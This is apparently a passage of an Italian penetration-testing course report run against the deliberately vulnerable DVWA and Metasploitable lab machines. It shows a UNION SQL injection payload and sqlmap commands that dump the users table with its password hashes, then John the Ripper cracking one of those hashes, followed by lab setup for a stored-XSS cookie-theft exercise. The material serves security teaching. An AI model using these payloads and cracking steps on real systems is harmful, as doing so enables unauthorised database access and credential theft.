


3.6 - SQLI IN AZIONE

Infine con l'inserimento della seguente query chiediamo di mostrare tutti i valori presenti nella colonna password:

```
' UNION SELECT first_name, password FROM users#
```


In First name abbiamo i nomi utente relativi agli ID da 1 a 5 e in Surname abbiamo le password codificate in **hash.**



3.6.1 - SQLMAP


Un modo molto più rapido per eseguire un attacco SQL Injection è l'utilizzo del tool **sqlmap**. Sqlmap è uno strumento open-source progettato per **automatizzare il processo di rilevamento e sfruttamento delle vulnerabilità SQL Injection nei database**.

Con una vasta gamma di funzionalità, sqlmap è in grado di identificare e sfruttare diverse tecniche di SQL Injection, compresi gli attacchi basati su errori, unioni, e iniezioni cieche. Inoltre, il tool supporta vari database come MySQL, PostgreSQL, Oracle e Microsoft SQL Server, rendendolo estremamente versatile per i test di sicurezza delle applicazioni web.



3.6.1- SQLMAP

Per sfruttare al meglio SQLmap, ci si può avvalere di **Burpsuite**, un tool ideato per i test di sicurezza delle web app.
Nel nostro caso, verrà utilizzato per **intercettare la richiesta GET** che viene effettuata al DB quando si immette un carattere per la ricerca di un ID.



Intercettata la richiesta, la copieremo su un nuovo file di testo denominato **dvwadb.txt**

3.6.1 - SQLMAP

Attiviamo ora sqlmap, indicandogli il file di testo da dove estrarre la richiesta che abbiamo salvato, così da potersi connettere in maniera autonoma al database.
Il comando è il seguente:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r dvwadb.txt --dbs
```

1. **Sqlmap:** attiva sqlmap
2. **-r**: indica il file da leggere e analizzare
3. **--dbs:** chiede a sqlmap di enumerare tutti i database presenti nel server

```
[09:08:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[09:08:21] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Vediamo come SQLMap ci riporta l'esistenza di ben 7 database. Per l'obiettivo di questo esecizio, ci concentremo sul database **dvwa**.

3.6.1 - SQLMAP

Una volta individuato il database interessato,
vediamo quali tabelle sono presenti.
Il comando è il seguente:

1. **Sqlmap:** attiva sqlmap
2. **-r**: indica il file da leggere e analizzare
3. **-D:** indica il database da analizzare
4. **--tables:** ci riporta le tabelle di quel database

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r dvwadb.txt -D dvwa -tables
```

Scopriamo così che le tabelle sono due: **guestbook** e **users**.

```
[09:09:28] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

3.6.1 - SQLMAP

Per concludere, cheidiamo a SQLMap
di restituirci la tabella users.
Il comando è il seguente:

1. **Sqlmap:** attiva sqlmap
2. **-r**: indica il file da leggere e analizzare
3. **-D:** indica il database da analizzare
4. **-T:** indica la tabella da analizzare
5. **--dump all:** indica al tool di scaricare tutte le informazioni sulla tabella

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r dvwadb.txt -D dvwa -T users --dump-all
```

Avremo così ottenuto la tabella **users**.
SQLMap permette anche di effettuare attacchi a dizionario sulle password cifrate in hash ma non ci siamo avvalsi di questa funzione.

```
Database: dvwa
Table: users
[5 entries]
+---------+--------+-----------------------------------------------+----------------------------------+-----------+------------+
| user_id | user   | avatar                                        | password                         | last_name | first_name |
+---------+--------+-----------------------------------------------+----------------------------------+-----------+------------+
| 1       | admin  | http://192.168.11.112/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb | http://192.168.11.112/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337   | http://192.168.11.112/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo  | http://192.168.11.112/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy | http://192.168.11.112/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
+---------+--------+-----------------------------------------------+----------------------------------+-----------+------------+
```

GIORNO 1

4.0 - Cracking Password

4.1 - DEFINIZIONE DI HASH

Cos’è un Hash?

Un **hash** è il risultato di una funzione di hash, che è un algoritmo matematico utilizzato per trasformare un input (o "messaggio") di qualsiasi dimensione in un output di dimensione fissa, solitamente rappresentato come una stringa di caratteri esadecimali. Questo output è chiamato "valore hash" o "digest".

Gli hash sono utilizzati in vari contesti, tra cui:


- **Sicurezza informatica**: Per memorizzare in modo sicuro le password. Invece di memorizzare la password in chiaro, si memorizza il suo hash.
- **Integrità dei dati**: Per verificare che i dati non siano stati alterati. Gli hash possono essere usati per controllare l'integrità dei file o dei messaggi.
- **Firma digitale**: Parte del processo di creazione e verifica delle firme digitali, che assicurano l'autenticità e l'integrità dei messaggi.
- **Tabelle hash**: Strutture dati che utilizzano funzioni di hash per una ricerca rapida di dati.

Esempi comuni di funzioni di hash includono **MD5**, **SHA-1** e **SHA-256**, con **SHA-256** particolarmente usato per la sua sicurezza e robustezza rispetto a collisioni e attacchi di preimage.

4.2 - STUDIO DELL'HASH E IDENTIFICAZIONE

Kali Linux ha il programma Hash Identifier già preinstallato.
Con la riga di comando **hash-identifier**, il programma viene lanciato.

Inserendo la stringa hash che si vuole analizzare, il tool restituisce i possibili tipi di hash a cui la stringa può appartenere.
In questo caso **MD5** e **MD4**.



4.3 - JOHN THE RIPPER

John the Ripper è un popolare strumento di cracking delle password open-source, utilizzato principalmente per identificare password deboli e verificarne la sicurezza. Può utilizzare tecniche di attacco come il **brute force**, **l'attacco a dizionario** e molte altre per decifrare le password.

In questo caso specifico, viene utilizzato un **attacco a dizionario** per decifrare l'hash della password e renderla disponibile **in chiaro**.

L'attacco a dizionario prevede l'utilizzo di **elenchi di parole comuni, frasi o combinazioni di caratteri frequentemente utilizzati** da usare per il confronto con la password da crackare.

```
john --wordlist=/usr/share/wordlists/rockyou.txt
--format=rwa-md5 ./Desktop/pablo.txt
```

- **john:** attiva il tool john the ripper
- **--wordlist=:** specifica il path e il file della lista da utilizzare come base per il craking**.**
- **--format=:** specifica il tipo di hash della password
- Infine si aggiunge il file di testo dove è salvata la password da crackare.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/pablo.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (?)
1g 0:00:00:00 DONE (2024-05-27 05:25) 6.666g/s 3840p/s 3840c/s 3840C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

La password in chiaro che ci viene restituira è **letmein**.


4.4 - MD5 ENCRYPT & DECRYPT

Cosa sono le Rainbow Table ?

Le Rainbow Tables sono uno strumento potente utilizzato per la decrittazione degli hash. In pratica, le Rainbow Tables raccolgono gli output delle funzioni di hash delle parole più comuni, creando enormi database di corrispondenze tra hash e le loro possibili origini. Questo metodo sfrutta una grande quantità di pre-calcolo per velocizzare il processo di ricerca.


Ad esempio, possiamo utilizzare un servizio di decrittazione online come md5decrypt per sfruttare le Rainbow Tables. Il processo è semplice:

- **Inserire l'hash**: Si inserisce l'hash che si desidera decrittare nel servizio e cliccare su Decrypt.
- **Consultazione delle Rainbow Table**: Il servizio confronta l'hash inserito con il suo database di hash pre-calcolati.
- **Ottenere l'input originale**: Se l'hash è presente nella Rainbow Table, il servizio restituisce il valore originale che ha generato quell'hash.



4.5 - VERIFICA CREDENZIALI

Per verificare se la password craccata relativa all'utente Pablo è corretta, inseriamo "**Pablo**" come username e "**letmein**" come password e clicchiamo su login. Se il login avviene con successo vedremo il nome utente Pablo in basso a sinistra della pagina DVWA, questo significa che le credenziali sono corrette e che l'utente Pablo ha accesso alla piattaforma.



GIORNO 2

WEB APPLICATION EXPLOIT XSS

INDICE

GIORNO 2


1 - LABORATORIO VIRTUALE

1.1 - Configurazione Macchina Kali Linux
1.2 - Configurazione Macchina Metasploitable
1.3 - Verifica Comunicazione Macchine

2 - CONFIGURAZIONE DVWA

3 - XSS/XSS stored

3.1 - Panoramica XSS
3.2 - Panoramica Stored XSS
3.3 - Verifica della Vulnerabilità
3.4 - Configurazione web server
3.5 - Script
3.6 - XSS in azione



GIORNO 2

1.0 - Configurazione Laboratorio Virtuale

WEB APPLICATION EXPLOIT XSS

TRACCIA - GIORNO 2 :

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **XSS** persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.
Spiegare il significato dello script utilizzato.

Requisiti laboratorio:

- **Livello Difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.104.100/24
- **IP Metasploitable:** 192.168.104.150/24
- **Listen Port:** 4444

N.B. I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

1.1 - CONFIGURAZIONE KALI LINUX

IP KALI LINUX

- **Aprire un terminale di comando**: Avviamo Kali Linux e apriamo un terminale di comando.
- **Accedere al file di configurazione di rete**: Digitiamo ***sudo nano /etc/network/interfaces*** e premiamo Invio. Questo comando ci permetterà di accedere al file che contiene la configurazione di rete della nostra macchina.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, cerchiamo la riga che contiene l'indirizzo IP attuale. Modifichiamolo con l'indirizzo IP richiesto.
- **Salvare le modifiche**: Per salvare le modifiche, premiamo i tasti Control + O, poi premiamo Invio e per chiudere l'editor nano, premiamo i tasti Control + X.
- **Riavviare la macchina**: Digitiamo **reboot** nel terminale e premiamo Invio per riavviare la macchina.
- **Verificare la modifica dell'indirizzo IP**: Dopo il riavvio, riapriamo un terminale di comando e digitiamo **ifconfig**. Questo comando ci mostrerà la configurazione della rete attuale. Verifichiamo che l'indirizzo IP sia stato modificato correttamente.

```
File  Actions  Edit  View  Help
  GNU nano 8.0
# This file describes the network
# and how to activate them. For mo

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100
netmask 255.255.255.0
gateway 192.168.104.1
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
        inet6 fe80::a00:27ff:fe1e:364a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 572 (572.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 2924 (2.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1710 (1.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1710 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

1.2 - CONFIGURAZIONE METASPLOITABLE

IP METASPLOITABLE

- **Avviare la VM Metasploitable**: Avviamo la macchina virtuale Metasploitable e quando richiesto accediamo con nome utente: “msfadmin” e password: “msfadmin”.
- **Accedere al file di configurazione di rete**: digitiamo **sudo nano /etc/network/interfaces**, quindi premete Invio. Questo comando aprirà il file che contiene la configurazione della rete.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, individuiamo la riga che specifica l'attuale indirizzo IP. Modifichiamo questo indirizzo con quello richiesto.
- **Salvare le modifiche**: Per salvare le modifiche apportate, premiamo i tasti Control + O, quindi premiamo Invio per confermare e Control+X per chiudere l’editor nano.
- **Riavviare l'interfaccia di rete**: Per applicare le modifiche senza riavviare l'intera macchina, digitiamo **sudo /etc/init.d/networking restart** e premiamo Invio.
- **Verificare la modifica dell'indirizzo IP**: Infine, per assicurarci che l'indirizzo IP sia stato modificato correttamente, digitiamo **ifconfig** nel terminale e premiamo Invio. Questo comando mostrerà la configurazione attuale della rete, incluso l’indirizzo IP assegnato.

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
gateway 192.168.104.1_
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:76:0c:d9
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:cd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5312 (5.1 KB)  TX bytes:4718 (4.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23893 (23.3 KB)  TX bytes:23893 (23.3 KB)
```

1.3 - VERIFICA COMUNICAZIONE

Verifica comunicazione Tra Macchine

- **Assicurarsi che entrambe le macchine siano avviate**: Avviamo sia la macchina virtuale Kali Linux che quella Metasploitable.
- **Eseguire il comando ping**: Apriamo un terminale su Kali Linux e digitate il comando **ping seguito dall'indirizzo IP della macchina Metasploitable e lo switch -c4** per specificare il numero di pacchetti da inviare e premete invio.

Interpretare i risultati del ping: Se la configurazione è corretta, vedremo una serie di righe che indicano il tempo impiegato per l'invio di ogni pacchetto, il numero di pacchetti inviati, ricevuti e persi. Se vediamo una risposta simile alla figura a destra, con il 100% dei pacchetti inviati e 0 pacchetti persi, significa che le due macchine possono comunicare correttamente tra loro.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.104.150 -c4
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.858 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.469 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.470 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.831 ms

--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3074ms
rtt min/avg/max/mdev = 0.469/0.657/0.858/0.187 ms
```

GIORNO 2

2.0 - Configurazione DVWA

2 - CONFIGURAZIONE DVWA

Livello difficoltà DVWA

- **Accedere alla pagina login della DVWA**: Apriamo il nostro *browser* e navighiamo alla pagina di login dell'applicazione Damn Vulnerable Web Application (DVWA) all'indirizzo: *http://192.168.13.150/dvwa/login.php*, con le credenziali *"admin"* e *"password"*.
- **Accedere alla sezione di sicurezza**: Una volta effettuato l'accesso, cerchiamo e clicchiamo sulla voce *"DVWA Security"* nel menu principale dell'applicazione.
